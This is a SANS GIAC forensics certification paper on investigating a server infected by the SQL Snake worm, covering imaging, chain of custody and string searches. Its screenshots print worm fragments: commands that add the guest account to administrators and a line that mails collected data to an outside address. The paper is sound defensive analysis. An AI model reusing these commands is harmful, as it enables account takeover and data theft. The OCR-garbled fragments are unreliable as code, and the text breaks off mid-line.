

Global Information Assurance Certification Paper

Copyright SANS Institute Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering "Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics at http://www.giac.org/registration/gcfa

SANS GIAC

GCFA Practical Assignment v1.0





Steven G Lukacs GCFA Practical Assignment

Assignment 1 - Perform an Analysis on a System
"Automated Hacking"
Synopsis of Case Facts
Describe the System you will be Analyzing
Hardware/Software Inventory & Chain of Custody
Image the Media
String Search
<u>Media Analysis</u>
Offline Analysis – Linux Forensics Tools
Live Online Analysis – Windows Forensics Tools
Preparation and Analysis Process
Live Online Analysis – Windows Forensics Tools continued
Commands with abnormal output
Commands with normal output
MAC Time Analysis
Recover Deleted Files
User Information/Conclusions
Assignment 2 - Analysis of an Unknown Binary
Binary Details
Program Description
Step-by-Step analysis of "sn.dat"
Forensic Details
Program Identification
Legal Implications
Proof of execution
Interview Questions
Assignment 3 - Legal Issues of Incident Handling (Wiretap Statute)
Introduction.
<u>Communications Interception by System Administrators</u>
Search and Seizure in Canada
Illegal interception
Communications Interception by Law Enforcement
System & Device Banners
<u>Evolution of Canadian law</u>
Graphical Images MD5 Checksums

Assignment 1 - Perform an Analysis on a System

"Automated Hacking"

Synopsis of Case Facts

On May 22, 2002 the ACME customer support center was sent an email from an outside party whom detected multiple scans to their firewall on port 1433(TCP). Below is an excerpt from the email.

-----Original Message-----From: security@ABCD.com [mailto:security@ABCD.com] Sent: May 22, 2002 16:44 AM To: support@ACMECorp.com Subject: Alert → ACME Corp System (x.x.x.x Routable address)

Our firewall logs have detected scans on port 1433 from your system at x.x.x.x, which may indicate that your system has been infected by the Microsoft SQL Spida Worm.

7 scans on TCP port 1433 were logged at 1:58am EDT May 22, 2002 with a source address of x.x.x.x. Please investigate your system and cease all scanning to our firewall.

Security Administrator, ABCD.com security@abcd.com

The system in question was not in operational status, and the service it was configured to provide was unofficially decommissioned. However the system was connected and accessible to the Internet without access control devices such as router access lists or firewalls. It is not believed a software firewall was in place on the system.

After receiving the email, which identified the system may be scanning other systems, ACME Corp made the decision to remove the network cables from the connecting switch and leave the system running for possible investigation at a future date. ACME Corp did not perform any type of investigation on the system until this point. The cord was unplugged from the system by a system administrator on June 4, 2002@23:52:53. The system was then moved to a storage rack, accessible by multiple individuals. On Oct 1, 2002 the system was removed from storage for analysis.


Describe the System you will be Analyzing

The system under analysis is a Windows NT 4.0 server running on a Dell Power Edge 2450. Configuration included hardware RAID 10 with 2 physical drives, effectively equating to RAID 1 (Disk Mirroring). Network configuration is believed to be set to auto-negotiation and part of a /24 routable network.

Reports taken Sept 28, 2002 @ 11:05am from ACME Corp project managers, stated the database server and web server were configured as a functional unit to provide a Web Server based application for a client of ACME Corp. It is believed both systems were of identical configuration with regards to hardware, operating system, account and password configuration. The first system was configured as the IIS Web Server and the second system (under analysis) was configured as a MSSQL 7 database. The Web Server was removed from production and re-deployed before this analysis. Both systems were connected to the Internet via routable address space and were not located behind a firewall or any other protective security measure. The database systems current status is unknown.

The original administrators who installed the system had since left the corporation and few technical details could be gathered. The administrator and any user ID's or passwords were not known, requiring the SAM database to be cracked or modified for online analysis.

Image 1.0 contains the network architecture diagram as provided by the project managers. This diagram was a conceptual model used for the initial design phase. It is believed this is the final architectural model but no other detail is available.



Hardware/Software Inventory & Chain of Custody ✤ Incident scene photographs available, upon request.

- Handwritten process and procedure notes available upon request.

System	Serial #	Incident Tag Number	Application
Dell Power Edge 2450	466YRT3321	001A	Windows NT 4, MSSQL 7
IU - Rackmount		001A	
733 Mhz x86		001A	
3.5" Floppy Disk		001A	
CDROM		001A	A. 0
RAID Controller		001A	2
J-Wide SCSI Adapter		001A	
(1) - Onboard NIC		001A	
2) - Aditional NIC's		001A	
nternal Video Card		001A	
2) Serial Ports		001A	
(1) Parallel Port		001A	
(2) USB 1.1 Ports		001A	
(1) PS2 Mouse Port		001A	
(1) PS2 Keyboard Port		001A	
Components			
BM Ultrastar HDD - 18.2GB	42Q789000032	001A.1	
Model DDYS-T18350			
BM Ultrastar HDD - 18.2GB	42Q789000039	001A.2	
Model DDYS-T18350	- V		
42Q789000032(Image) sdb2.dd		001A.1a	
42Q789000039(Image) sdb3.dd		001A.2b	
Chain of Custody	Date	Person	Location
Incident Tag #001A	< June 4, 2002	N/A	ACME Computer Room (In Rack)
Incident Tag #001A.1	< June 4, 2002	N/A	ACME Computer Room (In Rack)
Incident Tag #001A.2	< June 4, 2002	N/A	ACME Computer Room (In Rack)
5			
Incident Tag #001A	> June 4,2002@23:55	ACME Corp Administrator	ACME Storage A
Incident Tag #001A.1	> June 4,2002@23:55	ACME Corp Administrator	ACME Storage A
Incident Tag #001A.2	> June 4,2002@23:55	ACME Corp Administrator	ACME Storage A
ncident Tag #001A	Oct 1, 2002@14:15	Investigator - Steve Lukacs	Forensics Analysis Area
Incident Tag #001A.1	Oct 1, 2002@14:15	Investigator - Steve Lukacs	Forensics Analysis Area
Incident Tag #001A.2	Oct 1, 2002@14:15	Investigator - Steve Lukacs	Forensics Analysis Area
¥			
Incident Tag #001A.1a	Oct 6, 2002@15:47	Investigator - Steve Lukacs	Forensics Analysis Area - Forensics PC
Incident Tag #001A.2b	Oct 6, 2002@15:47	Investigator - Steve Lukacs	Forensics Analysis Area - Forensics PC

Image the Media

In order to begin a forensics investigation, a method to make exact duplications of the suspect media should be thought out and planned prior to the incident. In some cases this is difficult since the number of unique system configurations, devices and media can vary greatly. In this case, the method to obtain images of the source media was utilizing the Unix utility dd (Data Dump).

I started off by installing Red Hat Linux 7.3 on a separate hard disk and booting into the Linux partition to perform MD5 checksums on the source media. This step was performed to obtain a digital fingerprint of the media in its current state. Once the fingerprint of the original media is obtained, it can be used to verify and ensure the evidence has not changed from the initial investigation and prove the investigator was analyzing an exact duplicate of the source media.

After installing Linux, the boot process on the Dell's revealed that hardware mirroring was in place for the two disks located in slots 0 and 1. In order to prevent any media changes mirroring would have to be disabled, however with no documentation available for the Dell Power Edge 2450 I was not confident I would be able to effectively remove the mirror and guarantee the image integrity. The quickest and easiest way to remove this obstacle was to place the source image on slot 2, which was not part of the mirror configuration. This would make the disk available for duplication while removing the risk of unwanted modification to the media.

Imaging the media is the first technical step in the forensics process and maintaining the integrity of the source media. Any modification to the source media can severely hamper and potentially ruin the forensics investigation.

In order to obtain MD5 checksums it was necessary to specify the partition name, which can be seen with the Unix fdisk command, however to be safe I decided not to run the fdisk command first just in case any accidental changes were made to the media. Instead, another hard disk was placed into the system to identify what device name the system chose when a secondary disk was placed into the slot 2 of the Dell Power Edge 2450 -- This allowed me to run the checksums by intuitively guessing at the partition names.

Once the MD5 checksums were obtained from the partitions on the source media relevant to the investigation (/dev/sda2 and /dev/sda3), fdisk was run to display and confirm the partition configurations. (See Images 2.0,2.1) The Unix dd command was then used to make images of the partitions.

The next step was to prepare for the analysis of the images. Although this step could be performed on the original hardware, the images were too large to be kept on the Linux partition for analysis unless zipped. Instead, I used my incident response laptop configured with an externally attached ION USB 2, 120GB hard

disk. The USB 2.0 ION drive was connected to the Linux system installed on the victim hardware and both zipped dd images were copied to the ION drive for analysis. Once each of the images were copied over and unzipped, MD5 checksums were again run to verify the integrity of the images. (See Image 2.2) Additionally, backups of these images were created for safekeeping and zipped.

Note: The partition sdb1 was a Dell utility and not used in this analysis.

Image 2.0	<u>6-</u> 0
■-¤ root@localhost:~ - Shell - Konsole	- - ×
Session Edit View Settings Help	
[root@localhost root]# date Sun Oct 6 00:13:45 CDT 2002 [root@localhost root]# md5sum /dev/sdb1 bf96ade31b7a4bb732fba9912439b772 /dev/sdb1 [root@localhost root]# md5sum /dev/sdb2 c718a048d8ffd6e44d6a08e3685c8e17 /dev/sdb2 You have new mail in /var/spool/mail/root [root@localhost root]# md5sum /dev/sdb3 3158047a8d4de6d97eb9c961cc492f5b /dev/sdb3 [root@localhost root]# ■	
New Shell	
Image 2.1	
🖬 🗝 rost@locahost/ - Shell No. 2 - Konsele	• 0 ×
Session Edit View Settings Help [rootBlocsDost /]+ fdisk /dev/sdb	
The number of cylinders for this disk is set to 2212. There is nothing wrong with that, but this is larger than 1024. and could in certain setues cause problems with: 1) software that runs at boot time (e.g., old versions of LILO) 2) booting and partitioning software From other OSs (e.g., DOS FDISK, OS/2 FDISK)	
Command (m for help); p	
Disk /dev/och: 255 heads, 63 sectors, 2212 cylinders Chits = cylinders of 16065 + 512 bytes	
Device Boot Start End Blocks Id System /dev/sdb1 1 4 32098+ de Dell Utility /dev/sdb2 5 513 4060542+ 7 HFS/HTS /dev/sdb3 514 2212 13647217+ 7 HFS/HTFS	
Command (m for help); m	
[root9localhost /]* dd if*/dev/adb2 of*/adb2.dd 8177084+0 records in 8177084+0 records out	
[root@iocalhost /]*	4
Dev Dev Devel Devel No. 2	

Image 2.2

root@Enterprise:/mnt - Shell - Konsole <2>	° E X
Session Edit View Settings Help	
[root9Enterprise ant3]# date Sun Oct 6 03:47:04 CDT 2002 [root8Enterprise ant3]# adBsus sdb3.dd 3159047a8d4de6d97eb95fbico4925b sdb3.dd You have new sail in /ver/spool/asil/root [root8Enterprise ant3]# cd /ant [root8Enterprise ant]# adBsus sdb2.dd c718a048d8Ffd6e44d6a08e3685c8e17 sdb2.dd [root8Enterprise ant]#	
+ New See	

String Search

String searches were performed on the two partitions in search of key words such as commonly used hacker speak (jargon) or applications. In this case we also have some pre-analysis investigation information that can be used in the string search, relating to the SQL Worm. Fortunately, technical analysis of the SQL Snake is available at http://www.incidents.org/diary/diary.php?id=157 and provided strings that were used to look for the worms existence. By searching the images sdb2.dd and sdb3.dd using the Unix strings command, evidence that the Worm has infected the ACME Corp system was present. See images 3.0-3.2

Within the technical analysis of the SQL Snake at <u>www.incidents.org</u> are specific strings that were used to identify whether the system was infected and to what extent. The first question that came to mind after reviewing the technical analysis was whether or not the worm on ACME Corp's system behaved the same way as described in the technical analysis at Incidents.org and whether the worm was successful in completing all of the steps as described in the analysis.

Shown in images 3.0-3.2 are excerpts from string search matches on the image sdb2.dd, which was the C drive on the database server. No string matches relating to the SQL Snake were identified within sdb3.dd, the D: drive on the database server.

Image 3.0

Front Stocofferst/ - Stall - Kossale		• 10 ×
Settion Ect Year Settings Help		
50.5++0		1.0
(SQLE+sc ISQLE+scutable		- 11
190LExecutable		- 11
SQLExectorect SQLExecute		- 11
SQLE-eclurect.		- 11
SAExecute		- 11
GLExectorect.		- 11
KQLEvecEurect012 KQLE×ecEurect0		- 11
GLEsecTurectH012		- 1
QLExecute QLExecute		- 1
SQLEvectorect.		- 1
SBLExecDirect812		- 1
SQLEvecTurectH SQLEvecTurectH012		- 1
SQLE=eoute		- 1
SQLExecute04 V salevec v1.1		- 1
WGcrist_Echol*salexec v1.1'm* *		- 1
script sqlevec.js X1 se "" echo X1147 script salevec.js X1 se "" net user p	parat Jaction tues	- 1
script sqlexec, p 11 sa " net uper p script sqlexec, p 11 sa " net local	pet 2	- 1
script selexec.js 71 ss "" net local acript selexec.js 71 ss "" net group	roue adaption adopt	- 1
ttrib -h salexec.m		
opy sqlawer, js \\P1\admin#\system32		
ttrib ↔ \\XI\admin#\uystex32\uylexe ttrib ↔ sqlexec.js		
script salexec, is 21 ss " ret user p	pest /activeiro	- H
script selevec, js 31 ss " net local script selevec, jo 31 ss " net group	Dowain Administrations guest /delete	
script salexec.jo XI sa " net proup script salexec.jo XI sa " isal E 4	ap, password NULL-12.us	1
scrust salexec,js 31 as 52 run,js sa SQLEvecutable	process.js 72	- 1
SQLE=ecutable		- 1
SQLExec Executing (SQLExecDirect), NStati		- 1
xecuting (SQLExecute), Hitet+		- 1
0.Exectivect 0.Execute		- 1
Q.EvecEprect.		- 1
QLExecute QLExecTurectH		
Q.E-route		1
Ch. LOWER CO.		
the second s		
a tere to the Date to 2 Date 1	Vi. 3	_
	la.3	-
	£.al	-
mage 3.1	V.	
mage 3.1	V.	. 0.,
mage 3.1 Second Chick Andres 12 - Shell - Kanoole Second Edit View Settings Help	V.	
mage 3.1	V.	. 0 .
mage 3.1 Sectorel@focehosi2 - Shell - Konsele Section Edit View Settings Help (root8localhost root]* cd / root8localhost /]* is		
mage 3.1 Sector References - Shell Konsel Sector Edit View Settings Help rootBlocs/host root]* cd / rootBlocs/host /]* is un boot dev etc hose initire rootBlocs/host /]* strings sdi2.	l 12b lost-found wise wet opt proc root shin wok2.dd twp war war dd 1 grep -1 ivltdRpostone.com	-
mage 3.1 Sector References - Shell Konsel Sector Edit View Settings Help (root8locs3host root]* cd / root8locs3host /]* is in boot dev etc home initire root8locs3host /]* strings sdi2.	I lib lost-found size wit out proc root shin adb2,dd tap war war	-
mage 3.1 Permitted and a set of the second Sector Edit View Setings Help rootBlocalhost root]* cd / rootBlocalhost /]* is in boot dev etc home initro rootBlocalhost /]* strings sdb2, shell,Run("clemail.eve "bodyfil	dd grep -i ixltdBpostone.com =subject SystemData-" + #Script_Arguments(0), 0, tr	
mage 3.1 For not Stockholf Shit - Knock Sesion Edit View Setings Help rootBlocalhost root]* cd / rootBlocalhost /]* is in boot dev etc hose initro rootBlocalhost /]* strings sdb2, shell.Run("clemail.eve "bodyfil	dd grep -i ixltdBpostone.com =subject SystemData-" + #Script_Arguments(0), 0, tr	-
mage 3.1 Sector Edit View Setings Help rootBlocalhost root]* cd / rootBlocalhost /]* is ion boot deo etc home initire rootBlocalhost /]* strings sdi2,	dd grep -i ixltdBpostone.com =subject SystemData-" + #Script_Arguments(0), 0, tr	-
mage 3.1 For not Standard State Monocle Session Edit View Setings Help rootBlocalhost /]* is in boot dev etc home initro rootBlocalhost /]* is in boot dev etc home initro rootBlocalhost /]* strings add2, shell,Runi*clemail.eve *bootfil inter inter initro initro total initro initro initro shell,Runi*clemail.eve *bootfil initro initro initro initro shell,Runi*clemail.eve *bootfil	dd grep -i ixltdBpostone.com =subject SystemData-" + #Script_Arguments(0), 0, tr	-
mage 3.1 Provide a host - Shut - Konste lession Edit View Setings Help rootBlocalhost /]* is prootBlocalhost /]* is prootBlocalhost /]* strings adic, ahell,Run("clenali.eve -bodyfil thell,Run("clenali.eve -bodyfil mage 3.2	i Lin lost-found miss wrt opt prop root shin adb2.dd twp war we dd i grep -i biltdReostone.com -aubject SystemBata-" + #Script.Reguments(0). 0. tr SwellNo.3	
mage 3.1 Provide a host - Shut - Konste lession Edit View Setings Help rootBlocalhost /]* is prootBlocalhost /]* is prootBlocalhost /]* strings adic, ahell,Run("clenali.eve -bodyfil thell,Run("clenali.eve -bodyfil mage 3.2	i Lin lost-found miss wrt opt prop root shin adb2.dd twp war we dd i grep -i biltdReostone.com -aubject SystemBata-" + #Script.Reguments(0). 0. tr SwellNo.3	
mage 3.1 Provide a host - Shut - Konste lexion Edit View Setings Help rootBlocalhost /]* Is in boot dev oto home initio rootBlocalhost /]* strings sdb2, shell,Run("clenali.eve -bootfil there initial initial initial initial initial there initial initial initial initial mage 3.2 rest [blocatoot] - Shut Kenode	i Lin lost-found miss wrt opt prop root shin adb2.dd twp war we dd i grep -i biltdReostone.com -aubject SystemBata-" + #Script.Reguments(0). 0. tr SwellNo.3	
mage 3.1 To real distance of State - Konsele Section Edit View Settings Help rootBlocalhost /]* 1s on boot doo act /]* of / rootBlocalhost /]* strings ack2, abell.Run("cleakil.twe -boogfil the Conselection of the section mage 3.2 Front blocalhost / Smith Kanooke lesson Edit View Settings Help	i lin lost-fourd aisc ant get proc root shin adb2.dd tap usr we dd i grep -i kultdBycostone.com -subject SystemData-" + WScript.Reguments(0), 0, tr Inwitho.3	
mage 3.1 Provide a host - Shut - Konste lexion Edit View Setings Help rootBlocalhost /]* Is in boot dev oto home initio rootBlocalhost /]* strings sdb2, shell,Run("clenali.eve -bootfil there initial initial initial initial initial there initial initial initial initial mage 3.2 rest [blocatoot] - Shut Kenode	i lin lost-fourd aisc ant get proc root shin adb2.dd tap usr we dd i grep -i kultdBycostone.com -subject SystemData-" + WScript.Reguments(0), 0, tr Inwitho.3	
mage 3.1 rootBlocalHostF Shut - Knock issuin Edi View Setings Help rootBlocalHost /]* is in boot doo etc hose initro rootBlocalHost /]* strings sdb2, shell,Run("clenail.exe -bootfil initro for the strings bootfil mage 3.2 FrootBlocalHost /]* strings sdb2,dd Morist.Buit(): string sdb2,dd Morist.Buit():	1 lib lost-found also ant opt proc root shin sch2.dd tap usr we dd grep -1 ixltdBpostone.com =subject SystemData-" + MScript_Arguments(0), 0, tr 3mml No.3 1 grep -A 5 -B 5 -1 schetaie rings("StystemBoot2)\systemD2(\asuer241,srg");	
mage 3.1 To red blocal boold - Shull - Munocle session Edit View Settings Help rootBlocal host root * cd / rootBlocal host /]* is in boot doo etc hose initire rootBlocal host /]* strings edit, shell .Run("clemail.exe -boody il in the control of the strings edit, shell .Run("clemail.exe -boody il in the control of the strings edit, mage 3.2 mage 3.2 rootBlocal host /]* strings edit, Moriget.Buol(); lafile = shell .CoperdEnvironmentSt who right addition in the strings	<pre>1 lib lost-found misc ant out proc root shin adb2,dd tap usr we dd grep -1 ixit@postone.com s send.txt -to ixit@postone.com =subject SystemBata-" + M5cript.Anguments(0), 0, tr]bestNo.3 </pre>	100
mage 3.1 Torothic about 5 State - Konsel Issuin Edi View Setings Help roothic alhost /]* is n boot doo atc hose inite roothic alhost /]* strings add2, shell,Run("clessil.eve -boodfil Image 3.2 Fred boothout 5 State Kasole Issue Edi View Setings Help roothic alhost /]* strings add2,di Mor at Just () af lie = shell, Loovefingt Help roothic alhost /]*	<pre>1 Lis lost-found aisc ant get prop root shin adb2.dd tap usr we dd 1 grep -1 ixitdBycostone.com =subject SystemData-* + WScript_Regiments(0), 0, tr DeatMo.3 // grep -R.5 -R.5 -1 adMais rings(*DSystemDot)/vagetemD2/vageteD1.grg*); Dhama).ParentFolder + */*; Death Death of the table of table of the table of table</pre>	100
mage 3.1 Torothic about 5 State - Konsel Issuin Edi View Setings Help roothic alhost /]* is n boot doo atc hose inite roothic alhost /]* strings add2, shell,Run("clessil.eve -boodfil Image 3.2 Fred boothout 5 State Kasole Issue Edi View Setings Help roothic alhost /]* strings add2,di Mor at Just () af lie = shell, Loovefingt Help roothic alhost /]*	<pre>1 Lis lost-found aisc ant get prop root shin adb2.dd tap usr we dd 1 grep -1 ixitdBycostone.com =subject SystemData-* + WScript_Regiments(0), 0, tr DeatMo.3 // grep -R.5 -R.5 -1 adMais rings(*DSystemDot)/vagetemD2/vageteD1.grg*); Dhama).ParentFolder + */*; Death Death of the table of table of the table of table</pre>	100
mage 3.1 Parod Microbiol - Stud - Konsek Section Edit View Settings Help root@localhost /]* is in boot deo etc hose initire root@localhost /]* strings set2, shell,Run("clessil.eve -boogfil Image 3.2 Parod Bocalhost /]* settings Help root@localhost /]* settings Help	<pre>1 Lis lost-found aisc ant get prop root shin adb2.dd tap usr we dd 1 grep -1 ixitdBycostone.com =subject SystemData-* + WScript_Regiments(0), 0, tr DeatMo.3 // grep -R.5 -R.5 -1 adMais rings(*DSystemDot)/vagetemD2/vageteD1.grg*); Dhama).ParentFolder + */*; Death Death of the table of table of the table of table</pre>	100
mage 3.1 For real Standards F - State - Marcale Session Edit View Setings Help rootBlocalhost /]* is in boot dow etc hore initro rootBlocalhost /]* is shell,Runi*clewail.eve +bodyfil is her in the former initro rootBlocalhost /]* strings sdb2, mage 3.2 For Blocalhost /]* strings sdb2,dd Micrist.Duit(): Set Her Fs.[etfile/dicript.Script[u wordBlocalhost /]* strings sdb2,dd Micrist.Duit(): Set Her Fs.[etfile/dicript.Script[u string + ree Bring(116, 64, 211, 2 196, 192, 217, 151, 152, 168, state = ree Bring(116, 101, 65	<pre>1 in lost-found size ant opt proc root shin adb2,dd tap up an dd grep -1 ixltdBpostore.com = aub.ject SystemData-* + #Gcript_Reguments(0), 0, tr med No.3 // grep -A 5 -B 5 -1 addtain rings('EkystemBot2)\usuer241,srg*); Deama .ParentFolder * '\\'; ber ac_rusher - sin_rusher) * Math.rendos()); e9, 220, 212, 206, 61, 63, 200, 24, 207, 204, 203, 66, 65, 213, 12, 190, 194, 195, 129, 140, 142, 148, 129, 196, 200, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166, 169); 2, 49, 65, 43, 40, 38, 132, 27, 25, 164, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166, 169);</pre>	100
mage 3.1 Product and the setings Help rootBlocalhest root * cd / rootBlocalhest root * cd / rootBlocalhest /]* is in boot dow etc home inition rootBlocalhest /]* strings edb2, shell.Run("clemail.exe "boody il in the set /]* strings edb2, the set is the set in the set mage 3.2 Product strott / Strings Help rootBlocalhest /]* strings edb2,dd Wiser set.Buit(); lefile r shell.CorrectInvironmentSt shelf = restring(216, 64, 211, 2 151, 152, 168, Setaf = new Brow(216, 64, 211, 2 151, 152, 168, Setaf = new Brow(216, 55, 54, 4	<pre>1 in lost-found wise ant opt proc root shin adb2.dd tap use we dd 1 grep -1 ivit@Postone.com =subject SystemData-* + #Script_Reguments(0). 0. tr]swille.3 </pre>	100
mage 3.1 To real Standards - State - Marcale Sestion Edit View Setings Help rootBlocalhost /]* is on boot doo etc home initro rootBlocalhost /]* is shell,Run("clewall.eve -booldfil initro rootBlocalhost /]* strings edit, the initro mage 3.2 Final State - State - Kanode Sestion Edit View Setings Help rootBlocalhost /]* strings edit, Micrist,Buil(): bfile : shell.CoendEnvironmentSt able = res Broad(216, 64, 211, 2 196, 193, 217, 191, 192, 216, dataf = new Broad(216, 111, 201, 6 6, 6, 5, 5, 5, 5, 4 arroylength = odetau, i.empts:	<pre>1 in lost-found size ant opt proc root shin adb2,dd tap up an dd grep -1 ixltdBpostore.com = aub.ject SystemData-* + #Gcript_Reguments(0), 0, tr med No.3 // grep -A 5 -B 5 -1 addtain rings('EkystemBot2)\usuer241,srg*); Deama .ParentFolder * '\\'; ber ac_rusher - sin_rusher) * Math.rendos()); e9, 220, 212, 206, 61, 63, 200, 24, 207, 204, 203, 66, 65, 213, 12, 190, 194, 195, 129, 140, 142, 148, 129, 196, 200, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166, 169); 2, 49, 65, 43, 40, 38, 132, 27, 25, 164, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166, 169);</pre>	100
mage 3.1 Provide an and the set of the seto	<pre>1 in lost-found size ant opt proc root shin adb2,dd tap up an dd grep -1 ixltdBpostore.com = aub.ject SystemData-* + #Gcript_Reguments(0), 0, tr med No.3 // grep -A 5 -B 5 -1 addtain rings('EkystemBot2)\usuer241,srg*); Deama .ParentFolder * '\\'; ber ac_rusher - sin_rusher) * Math.rendos()); e9, 220, 212, 206, 61, 63, 200, 24, 207, 204, 203, 66, 65, 213, 12, 190, 194, 195, 129, 140, 142, 148, 129, 196, 200, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166, 169); 2, 49, 65, 43, 40, 38, 132, 27, 25, 164, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166, 169);</pre>	
mage 3.1 Provide an antipage of the second sector	<pre>1 110 lost-found wise ant out proc root shin adk2,dd two use we dd grep -1 isltd@postore.com =subject SystemData-* + #Geript_Reguments(0), 0, tr 3mmWo.3 1 grep -R 5 -R 5 -1 adMtaim rings('15ystemRoot)\vagatemDi\vagatemDi\vagatemDi\vagatemDi Variable - win; ber as_rumber - win;rumber) * Math.random()); 19, 20, 212, 206, 51, 63, 202, 208, 24, 207, 204, 203, 66, 65, 213, 12, 192, 194, 195, 129, 140, 142, 144, 126, 196, 200, 130, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144, 21.8, 4, 38, 67, 30, 132, 134, 150, 156, 163, 166, 169); 2, 49, 45, 43, 40, 31, 32, 33, 31, 31, 33, 32, 22, 22, 22, 22, 22, 22, 22, 22</pre>	
mage 3.1 Provide an external of the second festion Edit View Settings Help rootBlocalhost /]* is in boot doe etc home inition rootBlocalhost /]* is sings edb2, shell.Run("clemail.exe "boodyfil in the second secon	<pre>1 110 lost-found wise ant out proc root shin adk2,dd two use we dd grep -1 isltd@postore.com =subject SystemData-* + #Geript_Reguments(0), 0, tr 3mmWo.3 1 grep -R 5 -R 5 -1 adMtaim rings('15ystemRoot)\vagatemDi\vagatemDi\vagatemDi\vagatemDi Variable - win; ber as_rumber - win;rumber) * Math.random()); 19, 20, 212, 206, 51, 63, 202, 208, 24, 207, 204, 203, 66, 65, 213, 12, 192, 194, 195, 129, 140, 142, 144, 126, 196, 200, 130, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144, 21.8, 4, 38, 67, 30, 132, 134, 150, 156, 163, 166, 169); 2, 49, 45, 43, 40, 31, 32, 33, 31, 31, 33, 32, 22, 22, 22, 22, 22, 22, 22, 22</pre>	
mage 3.1 Provide an external of a second feature fill view Settings Help rootBlocalhost root]* of / rootBlocalhost /]* is in boot dow etc home initro rootBlocalhost /]* strings edb2, shell.Run("clemail.exe -boodyfil they interfield in the second mage 3.2 Provide a second in the second rootBlocalhost /]* strings edb2,dd Wiser set.Buil(): lefile r shell.CoendEnvironmentSt shell - faleffilledBorist.Scrietful wordBlocalhost /]* strings edb2,dd Wiser set.Buil(): lefile r shell.CoendEnvironmentSt shell = res Broay(216, 64, 211, 2 152, 152, 168, Setaf = new Broay(216, 64, 211, 2 151, 152, 168, Setaf = new Broay(216, 64, 211, 2 rootBlocalhost /]* stringes edb2,dd for (i = new Broay(216, 64, 211, 2 rootBlocalhost /]* stringes edb2,dd for (i = new Broay(216, 64, 211, 2 rootBlocalhost /]* stringes edb2,dd for (i = new Broay(216, 64, 211, 2 rootBlocalhost /]* stringes edb2,dd stringes and Broay(216, 64, 211, 2 rootBlocalhost /]* stringes edb2,dd stringes and Broay(216, 64, 211, 2 rootBlocalhost /]* stringes edb2,dd stringes and Broay(2); rootBlocalhost /]* stringes,length; stringes and stringes and stringes,length; stringes and stringes,	<pre>1 110 lost-found wise ant out proc root shin adk2,dd two use we dd grep -1 isltd@postore.com =subject SystemData-* + #Geript_Reguments(0), 0, tr 3mmWo.3 1 grep -R 5 -R 5 -1 adMtaim rings('15ystemRoot)\vagatemDi\vagatemDi\vagatemDi\vagatemDi Variable - win; ber as_rumber - win;rumber) * Math.random()); 19, 20, 212, 206, 51, 63, 202, 208, 24, 207, 204, 203, 66, 65, 213, 12, 192, 194, 195, 129, 140, 142, 144, 126, 196, 200, 130, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144, 21.8, 4, 38, 67, 30, 132, 134, 150, 156, 163, 166, 169); 2, 49, 45, 43, 40, 31, 32, 33, 31, 31, 33, 32, 22, 22, 22, 22, 22, 22, 22, 22</pre>	
mage 3.1 Provide control of State - Marcele Section Edit View Setings Help rootBlocalhost /]* is in boot cost for the initial rootBlocalhost /]* is in boot dow etc home initial rootBlocalhost /]* is shell,Run("clemail.eve -boolyfil with the former initial events and the mage 3.2 Here for the initial of the initial with the initial of the initial mage 3.2 Here for the initial of the initial with the initial of the initial datain = new firmage 121, 111, 101, 6 5, 6, 5, 5, 5, 5, 5, 4 arraylength = odetain, length; for (1 = 0 = C serversallength; for (1 = 0 = C serversallength; for (1 = 0 = Statistical [0]; unction passiver(1) pass = "1]	<pre>1 in lost-found wise ant opt proc root shin sob0.dd tep use as dd [grep -1 isltdBpostore.com =subject SystemData-* + MScript_Arguments(0), 0, tr] data No.3 // grep -4 5 -9 5 -1 soletage rings("ExystemRoot)/Vagatem27/Vasuer241.srq"); Phases/ParentFolder = "V"; Der) ex_ruster - sin_ruster) = Math.rendos()); ex. 200, 140, 142, 144, 126, 146, 190, 164, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 190, 166, 160, 164, 170, 199, 205, 43, 62, 131, 144, 218, 4, 38, 67, 90, 132, 134, 135, 156, 166, 166); 2. 49, 45, 43, 40, 48, 38, 38, 31, 27, 25, 24, 23, 22, 2, 2, 2, 2, 2, 2, 2, 2, 2) gth + soletaf[s];i++)</pre>	
mage 3.1 Provide callosif - Shell - Manual Semian Edi View Setings Help rootiliocalhost /]* is in boot day etc hose initro rootiliocalhost /]* is shell. Auri "clemail.exe -bookfil in boot day etc hose initro rootiliocalhost /]* strings edb2, shell. Auri "clemail.exe -bookfil in boot day etc hose initro rootiliocalhost /]* strings edb2, mage 3.2 Provide Control I - Shell - Kenode Sesson Edi View Setings Help rootiliocalhost /]* strings edb2, di Micrist Dual (): lef is = thell.Coperofinitromeert5: sth = fs.Setfile(dicript, Scriptful unction randomisis, number, ss., num return sin, number, Math, round (s dataig = new Brag(216, 64, 211, 2 196, 193, 217, 196, 196, 217, 196, 193, 217, 196, 193, 217, 196, 193, 217, 196,	<pre>1.1ib lost=found wise wrt out proc root shin wdb2,dd twp war war dd grep -1 byltd8postone.com =wdbject System2ata-" + WEcript_Srguments(0), 0, tr 2000 No.3 1 grep -0 5 -0 5 -1 solotaip rings('12bate=Root').Vagate=12b.Vagate=241.srg'); 2000 No.3 1 grep -0 5 -0 5 -1 solotaip rings('12bate=Root').Vagate=12b.Vagate=241.srg'); 2000 No.3, ParentFolder + 